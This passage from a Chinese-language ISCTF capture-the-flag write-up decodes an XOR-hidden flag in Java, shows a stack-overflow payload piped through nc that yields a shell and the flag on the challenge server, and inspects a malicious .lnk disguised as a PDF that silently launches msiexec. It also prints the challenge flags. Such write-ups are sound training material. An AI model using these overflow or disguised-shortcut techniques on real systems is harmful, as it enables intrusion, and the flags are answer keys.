            32, 10, 18, 20, 18, 20, 116, 116, 40
        };
        byte key = 85;
        byte[] decrypted = new byte[encrypted.length];
        for (int i = 0; i < encrypted.length; i++)
            decrypted[i] = (byte)(encrypted[i] ^ key);
        String secret = new String(decrypted);
        System.out.println("Decrypted Secret: " + secret);
    }
}

```

```

E:\0CTF\ISCTF\冲刺！偷摸零！>java x111.java
Decrypted Secret: PART2:_GuGu_GAGA!!}

```

PART2:_GuGu_GAGA!!}

ISCTF{Tom0R1_Dash_GuGu_GAGA!!}

pwn

1.来签个到吧

根据题目文件，改一下栈变量。

```
(xuan@xuan) - [~/Desktop]
$ ( python3 - <<'PY'
import sys
sys.stdout.buffer.write(b"A"*0x6c + (0xaddaaaaa).to_bytes(4,"little"))
PY
cat ) | nc challenge.bluesharkininfo.com 26151

do you like blueshark?
data.arr[2] = 0xaddaaaaa
blueshark likes you too!
ls -la
total 76
drwxr-x— 1 0 1000 4096 Nov 27 02:12 .
drwxr-x— 1 0 1000 4096 Nov 27 02:12 ..
-rwxr-x— 1 0 1000 220 Jan 6 2022 .bash_logout
-rwxr-x— 1 0 1000 3771 Jan 6 2022 .bashrc
-rwxr-x— 1 0 1000 807 Jan 6 2022 .profile
-rwx--x--x 1 0 1000 15184 Nov 27 02:12 attachment
drwxr-x— 1 0 1000 4096 Nov 21 13:44 bin
drwxr-x— 1 0 1000 4096 Nov 21 13:44 dev
-rwxr--r-- 1 0 0 44 Dec 3 07:49 flag
drwxr-x— 1 0 1000 4096 Nov 21 13:44 lib
drwxr-x— 1 0 1000 4096 Nov 21 13:44 lib32
drwxr-x— 1 0 1000 4096 Nov 21 13:44 lib64
drwxr-x— 1 0 1000 4096 Nov 21 13:44 libexec
drwxr-x— 1 0 1000 4096 Nov 21 13:44 libx32
cat flag
ISCTF{fec1be21-757c-4050-805f-4e6869c88eaa}
```

直梭

ISCTF{fec1be21-757c-4050-805f-4e6869c88eaa}

病毒

```
PS C:\Users\xjxua> $lnk = "C:\Windows\System32\ISCTF基础规则说明文档.pdf.lnk"
PS C:\Users\xjxua> $wsh = New-Object -ComObject WScript.Shell
PS C:\Users\xjxua> $s = $wsh.CreateShortcut($lnk)
PS C:\Users\xjxua> $s.TargetPath
C:\Windows\System32\msiexec.exe
PS C:\Users\xjxua> $s.Arguments
/i Tje1w TRANSFORMS=fR6wL /qn
PS C:\Users\xjxua> $s.WorkingDirectory
%~dp0
PS C:\Users\xjxua>
```

2:ISCTF基础规则说明文档.pdf.lnk

3: Zoom Video Communications, Inc.